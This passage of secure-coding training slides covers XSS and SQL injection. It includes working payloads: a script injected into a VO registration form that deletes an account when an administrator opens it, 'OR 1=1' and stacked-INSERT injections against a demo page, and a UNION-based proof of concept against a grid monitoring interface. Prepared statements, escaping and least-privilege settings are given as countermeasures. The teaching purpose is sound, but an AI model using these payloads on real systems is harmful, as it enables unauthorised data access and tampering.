  - The cookie is sent to a Web server controlled by an attacker and stored there
  - The attacker is then able to use the victim session ID (session hijacking)

Threat 2 – unauthorized access to operations

- Example taken from a grid project



The **blazej** VO

REQUEST TO ADMINISTRATORS
REQUESTING VO MEMBERSHIP
LISTING REQUESTS
CONFIRMATION OF THE EMAIL ADDRESS

Virtual Organization Membership Service

Request to Administrators » requesting VO membership

VO User Registration Request

To access the VO resources, you must agree to the VO's Usage Rules. Please fill out all fields in the form below and click on the appropriate button at the bottom.

After you submit this request, you will receive an email with instructions on how to proceed. Your request will not be forwarded to the VO managers until you confirm that you have a valid email address by following those instructions.

IMPORTANT: By submitting this information you agree that it may be distributed to and stored by VO and site administrators. You also agree that action may be taken to confirm the information you provide is correct, that it may be used for the purpose of controlling access to VO resources and that it may be used to contact you in relation to this activity.

DN: /C=IT/CN=Tomasz Jakis/Email=tomasz.jakis@man.poznan.pl
CA: /C=IT/O=TEST CA
CA URI:
Family Name: Jakis
Given Name: Tomasz
Institute:
Phone Number:
Email:
comment:

I have read and agree to the VO's Usage Rules
I DO NOT agree to the VO's Usage Rules

Use case

- In order to join a VO a user had to fill the shown form
  - The contents of the „Family name”, „Given name” and „Institute” fields were not sanitized
  - After confirmation of the email address by the user, the new request appeared in „Request Handling” menu of the administrator view
  - Clicking on a pending request displayed the „Details of requests” page with the contents of the field above not sanitized
- Account management operations were insufficiently protected
  - Access to operations via “hidden” URLs

Explanation

- Prerequisity: an attacker is able to detect the page structure and hidden links
  - Usually not very hard
- XSS attack on the form – removing an account
  - Family Name: Smith<script>document.location="/voms/test/webui/request/admin/delete.do?reqid=25";</script>
  - An administrator displays the page to handle requests
    - *Therefore the embedded code is invoked with the administrator privileges*
  - The account is removed

Other XSS-related threats

- Some browsers may be vulnerable to XSS-based DoS attacks
  - Older versions of Internet Explorer
- Sophisticated attacks
  - JavaScript port scanner
  - More: http://www.gnucitizen.org/projects/javascript-port-scanner
  - An external attacker is able to scan internal networks

Countermeasures

- Never accept the data entered by the user without sanitization!
  - Especially distrust GET, POST and HEAD variables
  - Be careful when building the HTML code using local database output, environment variables, X.509 certificates content etc.
  - Use regular expressions and/or functions like *addslashes()* or *htmlspecialchars()* for PHP
  - Disallow special characters like < > ; where just text is expected
  - Whitelist and regular expressions are a good approach
  - Use a simple scanner for detecting XSS (will be described later)

Countermeasures – code examples

- Using appropriate functions:

```
$organization =
htmlspecialchars($_GET['organization']);
$organization = strip_tags($_GET['organization']);
```

- Selecting appropriate program logic
  - Consider mapping IDs to strings where applicable

```
$month = $_GET['month'];
if ($month == '1') $month='January';
elseif ($month == '2') $month='February';
...
elseif ($month == '12') $month='December';
else  //error handling...
//switch would be better but too
//long for this slide ;)
```

ASP.NET countermeasures

- ValidateReguest

```
<%@ Page validateRequest="true"...
```

  - More: http://msdn2.microsoft.com/en-us/library/ms972967.aspx
- HttpRequest.ValidateInput
  - Beware – the function does not make any validation itself, it just some flags to make automatic validation **later**
- MS Web Protection Library
  - Contains MS Anti-Cross Site Scripting Library v. 3.1
  - More: http://wpl.codeplex.com

Non-developer countermeasures

- PHP configuration
  - “Magic Quotes” in the configuration file

    magic_quotes_gpc = On
  - Please note that this feature is discouraged, deprecated since PHP 5.3.0 and will be removed from PHP 6 for portability, performance and convenience purposes
- Web Servers configuration
  - UrlScan (IIS), mod_rewrite (Apache)
- Application firewalls

More resources

- Web Application vulnerabilities reports
  - http://projects.webappsec.org/Web-Application-Security-Statistics (WebAppSec, statistics for 2008)
  - http://www.ptsecurity.com/download/PT-WebAppSecStat-2009.pdf (Positive Technologies, statistics for 2009)
- Secure Programming for Linux and Unix HOWTO chapter
  - http://www.dwheeler.com/secure-programs/Secure-Programs-HOWTO/cross-site-malicious-content.html
- OWASP AntiXSS PHP library project
  - http://www.owasp.org/index.php/Category:OWASP_PHP_AntiXSS_Library_Project

Secure coding training

SQL Injection

connect • communicate • collaborate

SQL Injection – introduction

- SQL Injection is based on injection of arbitrary SQL code to an SQL query passed to the database by a Web application
  - An attacker uses malicious parameters and executes arbitrary query
  - The cause is a lack of (or insufficient) data filtering, especially those sent via GET and POST methods
  - An attacker may see the database output directly or indirectly (blind SQL Injection)
- Programming languages affected
  - All when you use direct database calls


Threats

- Information disclosure (database structure and contents)
  - An indirect aspect may be stealing user identities due to cracking of found passwords
- Modifying the database contents
- Deleting the database contents or the database itself
- Remote code execution (via stored procedures, xp_cmdshell() etc.) or access to system files
  - Code executed with the database server credentials
  - So called multiple queries may be executed (MS SQL)
- DoS attack – exhausting system resources with complicated queries

A short demo with a classic SQL Injection example

```
<?php
$db_link = mysql_connect('localhost',
'root', $db_pass);
$db = mysql_select_db('test');

$strQuery = "SELECT * FROM wages WHERE
name = '" . $_GET['name'] . "';";
$res = mysql_query($strQuery);

if ($res)
{
  echo "Hello, " . $_GET['name'] .
"!<br>";
  while ($row = mysql_fetch_row($res))
    print $row[0] . "\t" . $row[1] . "\t"
. $row[2] . "\t" . $row[3] . "<br />";
}
?>
```


Table with wages data:



```
mysql> use test;
Database changed
mysql> select * from wages;
+----+-------+---------+------+
| id | name  | surname | wage |
+----+-------+---------+------+
|  1 | Bob   | Smith   | 1000 |
|  2 | John  | Baker   | 1200 |
|  3 | Tom   | Jones   | 2000 |
|  4 | Alice | Brown   | 1800 |
+----+-------+---------+------+
4 rows in set (0.00 sec)

mysql> _
```

A short demo with a classic SQL Injection example


http://...sqli.php?name=Bob



Mozilla Firefox
Plik Edycja Widok Historia Zakładki Narzędzia Pomoc
http://127.0.0.1:6969/sqli.php?name=Bob
Google
http://127.0...php?name=Bob
Znajdź:
Następne Poprzednie Podświetl ☑ Rozróżniaj wielkość liter
Zakończono

```
Hello, Bob!
1 Bob Smith 1000
```

http://...sqli.php?name=‘ OR 1=1 OR’



Mozilla Firefox
Plik Edycja Widok Historia Zakładki Narzędzia Pomoc
http://127.0.0.1:6969/sqli.php?name='OR 1
Google
http://127....1=1%20OR%27
Znajdź:
Następne Poprzednie Podświetl ☑ Rozróżniaj wielkość liter
Zakończono

```
Hello, 'OR 1=1 OR'!
1 Bob Smith 1000
2 John Baker 1200
3 Tom Jones 2000
4 Alice Brown 1800
```


A real example

- Grid monitoring interface

```
$sql="select \"Group\",\"JobStatus\",sum(\"NumJobs\")
from \"getSiteVoStNumJobs\"(".($t_end-
$value).",".$t_end.",".$_GET["filter1"].") GROUP BY
\"Group\",\"JobStatus\"order by
\"Group\",\"JobStatus\"";

//echo $sql."<br>";

$rs = pg_query ($conn, $sql);
```

- Explanation
  - The value entered by the user in the URL (filter1) is directly attached to the database query
  - PoC that detects the database structure http://site.com/test/jobs.php?filter1=11)%20group%20by%20"Group","JobStatus"%20union%20select%20NULL,NULL,NULL;--

Another example…


HI, THIS IS YOUR SON'S SCHOOL. WE'RE HAVING SOME COMPUTER TROUBLE.
OH, DEAR – DID HE BREAK SOMETHING?
IN A WAY–
DID YOU REALLY NAME YOUR SON Robert'); DROP TABLE Students;-- ?
OH. YES. LITTLE BOBBY TABLES, WE CALL HIM.
WELL, WE'VE LOST THIS YEAR'S STUDENT RECORDS. I HOPE YOU'RE HAPPY.
AND I HOPE YOU'VE LEARNED TO SANITIZE YOUR DATABASE INPUTS.

Source: http://xkcd.com/327

First, do not give too many opportunities to the user

- Even if an SQL Injection would be somehow possible, try to limit its results
- Multiple queries (statements)
  - Avoid connecting to a MySQL database this way:


```
$dbConn = mysql_connect(”db”, ”user”, ”pass”, FALSE,
CLIENT_MULTI_STATEMENTS); //or value 65536
```

  - The flag marked with red enables multiple statements
- Access to system files
  - Beware of SELECT LOAD DATA, LOAD DATA INFILE statements in MySQL
  - If such functionality is required by the project, sanitize input parameters especially carefully

Our demo part 2
Allowing for multiple statements

```
$db_link = mysql_connect('localhost', 'root', $db_pass, FALSE,
65536);
```

name=';INSERT INTO wages VALUES(5,'Gerard','Frankowski',6666);


Mozilla Firefox
Plik Edycja Widok Historia Zakładki Narzędzia Pomoc
http://127.0.0.1:6969/sqlie.php?name=';INSERT I
Google
http://127.0....ski%27,6666);
Znajdź:
elkość liter
Zakończono
Wiersz polecenia - mysql

Hello, ';INSERT INTO wages VALUES(5,'Gerard','Frankowski',6666);!

```
mysql> select * from wages;
+----+--------+------------+------+
| id | name   | surname    | wage |
+----+--------+------------+------+
|  1 | Bob    | Smith      | 1000 |
|  2 | John   | Baker      | 1200 |
|  3 | Tom    | Jones      | 2000 |
|  4 | Alice  | Brown      | 1800 |
|  5 | Gerard | Frankowski | 6666 |
+----+--------+------------+------+
5 rows in set (0.00 sec)

mysql>
```


Other countermeasures

- Basically, same as for XSS: insufficient (or a lack of) input data sanitization is the main problem
  - Use mysql_real_escape_string() function
  - Use mechanisms like parametrized queries instead of building query with string concatenation of user parameters
  - Use dedicated frameworks (e.g. Hibernate)
  - Use stored procedures
  - Beware especially of SQL special characters:
    - *; (colon) – for multiple queries*
    - *‘ – finishing a literal*
    - *-- – beginning of a comment*
  - However, whitelisting and regular expressions should be a more general countermeasure

mysql_real_escape_string()

```
$strQuery = "SELECT * FROM wages WHERE name = '" .
mysql_real_escape_string($_GET['name']) . "';";
$res = mysql_query($strQuery);
```

http://...sqli.php?name=‘ OR 1=1 OR’


Mozilla Firefox
Plik Edycja Widok Historia Zakładki Narzędzia Pomoc
http://127.0.0.1:6969/sqli.php?name=' OR 1=1
Google
http://127....1=1%20OR%27
Znajdź:
Następne Poprzednie Podświetl ☑ Rozróżniaj wielkość liter

Hello, ' OR 1=1 OR'!


- Database error, no results…
  - Each ‘ is preceded by \

Prepared statements (1)

```
<?php
// note – no error handling etc. for the maximum simplicity!
$db_link = mysqli_connect('localhost', 'root', $db_pass, 'test');

if ($statement = mysqli_prepare($db_link, "SELECT * FROM wages
   WHERE name = ?"))
{
   mysqli_stmt_bind_param($statement, 's', $_GET['name']);

   mysqli_stmt_execute($statement);
   mysqli_stmt_bind_result($statement, $col1, $col2, $col3,
   $col4);

   while (mysqli_stmt_fetch($statement))
        printf("%d.\t%s\t%s\t%d\n", $col1, $col2, $col3, $col4);

   mysqli_stmt_close($statement);
}
?>
```

Prepared statements (2)

http://...sqlst.php?name=Bob



Mozilla Firefox
Plik Edycja Widok Historia Zakładki Narzędzia Pomoc
Google
Znajdź:
Następne Poprzednie Podświetl ☑ Rozróżniaj wielkość liter
Zakończono

http://127.0.0.1:6969/sqlst.php?name=Bob

http://127.0...php?name=Bob

Hello, Bob!
1. Bob Smith 1000

http://...sqlst.php?name=‘ OR 1=1 OR’


Mozilla Firefox
Plik Edycja Widok Historia Zakładki Narzędzia Pomoc
Google
Znajdź:
Następne Poprzednie Podświetl ☑ Rozróżniaj wielkość liter
Zakończono

http://127.0.0.1:6969/sqlst.php?name='OR 1=1 (

http://127....1=1%20OR%27

Hello, 'OR 1=1 OR'!

Prepared statements in Java

- Prepared statements (java.sql.PreparedStatement)
  - Strictly typed parameters
  - Strings properly escaped
  - Increased performance

```
PreparedStatement pstmt = con.prepareStatement(
"UPDATE EMPLOYEES SET SALARY = ? WHERE ID = ?" );
pstmt.setBigDecimal(1, 153833.00);  // salary
pstmt.setInt(2, 110592);            // id
```

Stored procedures in Java (1)

- Prepared statements (java.sql.PreparedStatement)
- Stored procedure calls instead of queries
  - Sometimes can eliminate SQL entirely
  - Can verify preconditions and fail if not OK
  - Business logic removed from client application
  - Forces proper binding with prepare/execute or direct SQL statements with bound variables

```
–- SECURE -- database escapes control characters
SELECT * FROM User where username = @username

-- INSECURE -- bound variable, indirect statement
EXEC('SELECT * FROM User where userid = ' + @userid)
```

Stored procedures in Java (2)

- Code example

```
// Call a procedure with no parameters
cs = connection.prepareCall("{call myproc}");
cs.execute();

// Call a procedure with one IN parameter
cs = connection.prepareCall("{call myprocin(?)}");
// Set the value for the IN parameter
cs.setString(1, "a string");
// Execute the stored procedure
cs.execute();
```

Non-developer countermeasures
Applying least privileges principle

- Assume clients have open access to database
  - Revoke all unnecessary permissions to everything: hide tables, disallow executing stored procedures (xp_cmdshell() is a drastic example of functionality of stored procedures)
  - Hide columns not used by web server user behind named views
  - Grant write permissions to specially prepared views which validate change operations (e.g. via triggers)
  - Use separate users with disjoint access permissions
- Appropriate and clean structure of database
- Secure database server configuration & environment
  - Separation of databases, disabling risky features
  - Firewall, AppArmor, chroot jail

ORM in Java

- Object-Relational Mapping (ORM)
  - Table schema = class, row = instance
  - Seamless integration with object oriented paradigm
  - e.g. for Java: Hibernate

```
Honey forestHoney = new Honey();
forestHoney.setName("forest honey");
forestHoney.setTaste("sweet");
session.save(forestHoney);

Criteria crit =
   session.createCriteria(Honey.class);
crit.add(Restrictions.like(
   "taste", "%sweet%"));
crit.setMaxResults(5);
List honeys = crit.list();
```

```
CREATE TABLE honey (
